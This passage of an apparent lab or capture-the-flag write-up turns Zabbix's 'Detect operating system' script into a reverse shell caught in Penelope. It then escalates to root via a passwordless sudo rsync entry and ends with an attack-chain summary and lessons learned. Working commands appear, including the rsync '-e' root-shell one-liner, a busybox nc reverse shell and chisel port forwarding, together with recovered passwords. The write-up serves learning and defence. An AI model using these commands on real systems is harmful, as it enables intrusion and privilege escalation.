
The script is a "Manual host action", so it is triggered from Monitoring → Latest data, on any monitored host:

In the host context menu, Scripts → Detect operating system runs the command on the server:
The reverse lands in Penelope as user zabbix:

(Penelope)─(Session [1])> listeners add -p 5555
[+] Got reverse shell from zab~192.168.126.210-Linux-x86_64  Assigned SessionID <2>
zabbix@zab:/$ whoami
zabbix
Privilege Escalation
sudo rsync → root
sudo -l shows zabbix can run rsync as root with no password:
sudo -l
User zabbix may run the following commands on zab:
    (ALL : ALL) NOPASSWD: /usr/bin/rsync
rsync is in GTFOBins: -e takes an arbitrary shell for the "remote", so a fake target plus sh -c redirecting stdin/stdout to the same tty gives an interactive shell.

sudo rsync -e '/bin/sh -c "/bin/sh 0<&2 1>&2"' x:x
# id -> uid=0(root)
zabbix@zab:/$ sudo rsync -e '/bin/sh -c "/bin/sh 0<&2 1>&2"' x:x
# whoami
root
The fake target fires the -e and drops us into an interactive shell as root.
Proof.txt
# cat /root/proof.txt
fd745a6191ad97b6a85067cdfd7e51ff
Attack chain
Mage-AI :6789 /terminal
  └─ busybox nc → www-data shell
     └─ /etc/zabbix/web/zabbix.conf.php  → mysql zabbix / breadandbuttereater121
        └─ users table -> bcrypt Admin
           └─ john rockyou -> dinosaur
              └─ Zabbix in maintenance except localhost -> chisel reverse R:80
                 └─ Admin / dinosaur -> Alerts > Scripts "Detect operating system"
                    └─ edit Commands = busybox nc ... -e bash -> Latest data -> run -> zabbix shell
                       └─ sudo -l -> rsync -> sudo rsync -e /bin/sh ... -> root
Lessons learned
- An IDE that ships a "native terminal" is RCE by design; treat it as an admin surface, not as an editor.
- Web-app configs with
mysql_passin cleartext (zabbix.conf.php,wp-config.php,configuration.php) remain the most profitable mine in post-exploitation. - A "hidden" service on localhost is an exposed port the moment RCE lands in any local process; port forwarding via
chisel(orssh -L) is literally the equivalent of the flaw. - In Zabbix, scripts of type
Scriptthat run "on the server" execute arbitrary commands as the daemon user: anAdmincan edit their body and turn them into direct RCE. On top of that, any macro ({HOST.CONN},{HOSTNAME},{$USER_MACRO}) a user controls and that is concatenated into the command is a potential injection. sudo -lis always the first step after landing as a user. With GTFOBins binaries (rsync,find,awk,less), the escalation is almost mechanical.